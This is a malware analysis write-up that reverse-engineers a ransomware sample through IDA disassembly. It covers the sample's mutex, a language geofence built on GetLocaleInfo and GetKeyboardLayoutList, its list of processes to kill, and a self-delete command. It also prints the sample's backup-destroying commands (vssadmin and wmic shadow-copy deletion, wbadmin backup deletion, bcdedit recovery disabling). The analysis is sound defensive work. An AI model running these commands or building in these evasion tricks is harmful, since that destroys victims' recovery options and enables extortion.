call    sub_404BD6
push    esi             ; lpMem
call    sub_4010C4
push    edi             ; lpMem
call    sub_4010C4
add     esp, 18h
call    sub_404AF0
call    sub_404BB9
```


```
loc_40331E:
```

So, one of the first thing is does is creating a mutex to avoid running multiple times on the system. Let’s check what else we find next to the hardcoded mutex string.



```
.rdata:0040731C                                         ; sub_401BCC+132↑o ...
.rdata:0040731C                 text "UTF-16LE", 'privatesessionkey',0
.rdata:00407340 ; CHAR aKgexamqjyxqwqu[]
.rdata:00407340 aKgexamqjyxqwqu db 'KgexAmqjYXQWQuk2Zaoqci0hs9jr77UsuVmF751',0
.rdata:00407340                                         ; DATA XREF: start+11↑o
.rdata:00407368 ; const WCHAR aTmp
.rdata:00407368 aTmp:                                   ; DATA XREF: start+25↑o
.rdata:00407368                                         ; sub_403B82+4↑o ...
.rdata:00407368                 text "UTF-16LE", 'TMP',0
.rdata:00407370 ; const WCHAR aBootSys
.rdata:00407370 aBootSys:                               ; DATA XREF: start+4C↑o
.rdata:00407370                                         ; sub_403B82+2B↑o
.rdata:00407370                 text "UTF-16LE", 'boot.sys:',0
.rdata:00407384 ; CHAR aGatedrives[]
.rdata:00407384 aGatedrives     db 'gatedrives',0       ; DATA XREF: start+6B↑o
.rdata:0040738F                 align 10h
.rdata:00407390 ; CHAR SubKey[]
.rdata:00407390 SubKey          db 'SOFTWARE\Microsoft\Windows NT\CurrentVersion',0
.rdata:00407390                                         ; DATA XREF: sub_404417+18↑o
.rdata:004073BD                 align 10h
.rdata:004073C0 ; CHAR ValueName[]
.rdata:004073C0 ValueName       db 'ProductName',0      ; DATA XREF: sub_404417+37↑o
.rdata:004073CC ; const WCHAR aPowershell
.rdata:004073CC aPowershell:                            ; DATA XREF: sub_403F68+25↑o
.rdata:004073CC                 text "UTF-16LE", 'powershell ',0
.rdata:004073E4 aCmdC:                                  ; DATA XREF: sub_403F68+31↑o
.rdata:004073E4                 text "UTF-16LE", 'cmd /C ',0
.rdata:004073F4                 align 8
.rdata:004073F8 ; const WCHAR aCTimeoutT15Nob
.rdata:004073F8 aCTimeoutT15Nob:                        ; DATA XREF: sub_404A88+28↑o
.rdata:004073F8                 text "UTF-16LE", ' /C timeout /T 15 /NOBREAK && del "',0
.rdata:00407440 ; const WCHAR asc_407440
.rdata:00407440 asc_407440:                             ; DATA XREF: sub_404A88+34↑o
.rdata:00407440                 text "UTF-16LE", '" /F',0
.rdata:0040744A                 align 4
.rdata:0040744C ; const WCHAR File
.rdata:0040744C File:                                   ; DATA XREF: sub_404A88+47↑o
.rdata:0040744C                 text "UTF-16LE", 'cmd.exe',0
.rdata:0040745C ; const WCHAR Operation
.rdata:0040745C Operation:                              ; DATA XREF: sub_404A88+4C↑o
.rdata:0040745C                 text "UTF-16LE", 'open',0
.rdata:00407466                 align 4
.rdata:00407468 aRussian        db 'russian',0          ; DATA XREF: sub_40446B+37↑o
.rdata:00407468                                         ; sub_4047D2+25↑o
.rdata:00407470 aArmenian       db 'armenian',0         ; DATA XREF: sub_40446B+3E↑o
.rdata:00407470                                         ; sub_4047D2+2F↑o
.rdata:00407479                 align 4
.rdata:0040747C aBelarusian     db 'belarusian',0       ; DATA XREF: sub_40446B+45↑o
.rdata:0040747C                                         ; sub_4047D2+36↑o
.rdata:00407487                 align 4
.rdata:00407488 aGeorgian       db 'georgian',0         ; DATA XREF: sub_40446B+4C↑o
.rdata:00407488                                         ; sub_4047D2+3D↑o
.rdata:00407491                 align 4
.rdata:00407494 aKazakh         db 'kazakh',0           ; DATA XREF: sub_40446B+53↑o
.rdata:00407494                                         ; sub_4047D2+44↑o
.rdata:0040749B                 align 4
.rdata:0040749C aTajik          db 'tajik',0            ; DATA XREF: sub_40446B+5A↑o
.rdata:0040749C                                         ; sub_4047D2+4B↑o
.rdata:004074A2                 align 4
.rdata:004074A4 aTurkmen        db 'turkmen',0          ; DATA XREF: sub_40446B+61↑o
```

Here we can see some interesting strings that we have overlooked before. Seems that there are some countries listed that are most likely used together with the “get keyboard layout” capability seen before to decide if this sample should run or quit. Let’s confirm this theory!



```
; Attributes: noreturn

public start
start proc near
push    esi
push    edi
call    ds:FreeConsole
call    sub_4047D2
test    eax, eax
jnz     short loc
```

```
push    offset aKgexamqjyxqwqu ; "KgexAmqj
call    sub_4047AD
pop     ecx
test    eax, eax
jz      short loc_40331E
```


```
call    sub_4030D2
push    offset aTmp
call    sub_401319
push    1
push    offset asc_4072
push    eax
call    sub_405238
add     esp, 10h
mov     edi, eax
call    sub_404748
test    eax, eax
jz      short loc_4032E
```

```
push    1               ;
push    offset aBootSys ;
push    edi             ;
call    sub_405238
add     esp, 0Ch
mov     edi, eax
```

```
loc_4032EC:             ;
push    edi
call    sub_4019E2
push    edi             ;
call    sub_404061
mov     esi, eax
push    esi             ; LPCSTR
push    offset aGatedrives ; "gatedrives"
call    sub_404BD6
push    esi             ; lpMem
call    sub_4010C4
push    edi             ; lpMem
call    sub_4010C4
add     esp, 18h
call    sub_404AF0
call    sub_404BB9
```


```
loc_40331E:
call    sub_404A88
start endp
```

```
var_1C          = dword ptr -1Ch
var_18          = dword ptr -18h
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
var_8           = dword ptr -8
var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                sub     esp, 80h
                push    ebx
                push    esi
                push    edi
                push    55h             ; cchData
                lea     eax, [ebp+LCData]
                push    eax             ; lpLCData
                push    1001h           ; LCType
                push    400h            ; Locale
                call    ds:GetLocaleInfoA
                lea     eax, [ebp+LCData]
                mov     [ebp+var_28], offset aRussian ; "russian"
                push    eax             ; lpString
                xor     edi, edi
                mov     [ebp+var_24], offset aArmenian ; "armenian"
                mov     [ebp+var_20], offset aBelarusian ; "belarusian"
                mov     [ebp+var_1C], offset aGeorgian ; "georgian"
                mov     [ebp+var_18], offset aKazakh ; "kazakh"
                mov     [ebp+var_14], offset aTajik ; "tajik"
                mov     [ebp+var_10], offset aTurkmen ; "turkmen"
                mov     [ebp+var_C], offset aUkrainian ; "ukrainian"
                mov     [ebp+var_8], offset aUzbek ; "uzbek"
                mov     [ebp+var_4], offset aAzerbaijani ; "azerbaijani"
                call    sub_40388B
                pop     ecx
                mov     ebx, eax
                mov     esi, edi
```



```
push    ebp
mov     ebp, esp
sub     esp, 234h
push    ebx
push    esi
push    edi
mov     edi, ds:GetKeyboardLayoutList
xor     ebx, ebx
push    ebx             ; lpList
push    ebx             ; nBuff
call    edi ; GetKeyboardLayoutList
mov     esi, eax
shl     eax, 2
push    eax             ; uBytes
push    40h             ; uFlags
call    ds:LocalAlloc
push    eax             ; lpList
push    esi             ; nBuff
mov     [ebp+hMem], eax
call    edi ; GetKeyboardLayoutList
mov     esi, [ebp+hMem]
mov     ecx, eax
mov     [ebp+var_C], ecx
mov     eax, ebx
mov     [ebp+var_34], offset aRussian ; "russian"
mov     [ebp+var_30], offset aArmenian ; "armenian"
mov     [ebp+var_2C], offset aBelarusian ; "belarusian"
mov     [ebp+var_28], offset aGeorgian ; "georgian"
mov     [ebp+var_24], offset aKazakh ; "kazakh"
mov     [ebp+var_20], offset aTajik ; "tajik"
mov     [ebp+var_1C], offset aTurkmen ; "turkmen"
mov     [ebp+var_18], offset aUkrainian ; "ukrainian"
mov     [ebp+var_14], offset aUzbek ; "uzbek"
mov     [ebp+var_10], offset aAzerbaijani ; "azerbaijani"
mov     [ebp+var_8], eax
test    ecx, ecx
jz      short loc_404564
```

```
loc_4044EF:
movzx   eax, word ptr [esi+eax*4]
lea     ecx, [ebp+LCData]
push    200h            ; cchData
push    ecx             ; lpLCData
push    1001h           ; LCType
push    eax             ; Locale
call    ds:GetLocaleInfoA
lea     eax, [ebp+LCData]
push    eax             ; lpString
call    sub_40388B
pop     ecx
mov     [ebp+hMem], eax
mov     edi, ebx
```

The Ransomware uses the API “GetLocaleInfo” and “GetKeyboardLayoutList” to determine the geo location of the system and check if it should continue running or not. Let’s verify another hypothesis we had. Does the ransomware kill the processes displayed in the strings before start encrypting? For this we are going to pivot from the un-obfuscated strings to the code.



```
.rdata:004078C4 aWxserverExe:                           ; DATA XREF: sub_403BD2+5C↑o
.rdata:004078C4                 text "UTF-16LE", 'wxServer.exe',0
.rdata:004078DE                 align 10h
.rdata:004078E0 aWxserverviewEx:                        ; DATA XREF: sub_403BD2+66↑o
.rdata:004078E0                 text "UTF-16LE", 'wxServerView.exe',0
.rdata:00407902                 align 4
.rdata:00407904 aSqlmangrExe:                           ; DATA XREF: sub_403BD2+70↑o
.rdata:00407904                 text "UTF-16LE", 'sqlmangr.exe',0
.rdata:0040791E                 align 10h
.rdata:00407920 aRaguiExe:                              ; DATA XREF: sub_403BD2+7A↑o
.rdata:00407920                 text "UTF-16LE", 'RAgui.exe',0
.rdata:00407934 aSuperviseExe:                          ; DATA XREF: sub_403BD2+84↑o
.rdata:00407934                 text "UTF-16LE", 'supervise.exe',0
.rdata:00407950 aCultureExe:                            ; DATA XREF: sub_403BD2+8E↑o
.rdata:00407950                 text "UTF-16LE", 'Culture.exe',0
.rdata:00407968 aDefwatchExe:                           ; DATA XREF: sub_403BD2+98↑o
.rdata:00407968                 text "UTF-16LE", 'Defwatch.exe',0
.rdata:00407982                 align 4
.rdata:00407984 aWinwordExe:                            ; DATA XREF: sub_403BD2+A2↑o
.rdata:00407984                 text "UTF-16LE", 'winword.exe',0
.rdata:0040799C aQbw32Exe:                              ; DATA XREF: sub_403BD2+AC↑o
.rdata:0040799C                 text "UTF-16LE", 'QBW32.exe',0
.rdata:004079B0 aQbdbmgrExe:                            ; DATA XREF: sub_403BD2+B6↑o
.rdata:004079B0                 text "UTF-16LE", 'QBDBMgr.exe',0
.rdata:004079C8 aQbupdateExe:                           ; DATA XREF: sub_403BD2+C0↑o
.rdata:004079C8                 text "UTF-16LE", 'qbupdate.exe',0
```




```
0000000000403BD2 push    ebp
0000000000403BD3 mov     ebp, esp
0000000000403BD5 sub     esp, 178h
0000000000403BDB push    esi
0000000000403BDC push    edi
0000000000403BDD call    sub_403F5B
0000000000403BE2 xor     esi, esi
0000000000403BE4 mov     [ebp+var_1C], offset aWmicExeShadowc ; "wmic.exe SHADOWCOPY DELETE /nointeracti"...
0000000000403BEB mov     [ebp+var_18], offset aWbadminDeleteS ; "wbadmin DELETE SYSTEMSTATEBACKUP"
0000000000403BF2 mov     edi, esi
0000000000403BF4 mov     [ebp+var_14], offset aWbadminDeleteS_0 ; "wbadmin DELETE SYSTEMSTATEBACKUP -delet"...
0000000000403BFB mov     [ebp+var_10], offset aBcdeditExeSetD ; "bcdedit.exe /set {default} recoveryenab"...
0000000000403C02 mov     [ebp+var_C], offset aBcdeditExeSetD_0 ; "bcdedit.exe /set {default} bootstatuspo"...
0000000000403C09 mov     [ebp+var_8], offset aVssadminExeDel ; "vssadmin.exe Delete Shadows /All /Quiet"
0000000000403C10 mov     [ebp+var_4], offset aCWindowsSystem ; "C:\\Windows\\system32\\vssvc.exe"
```

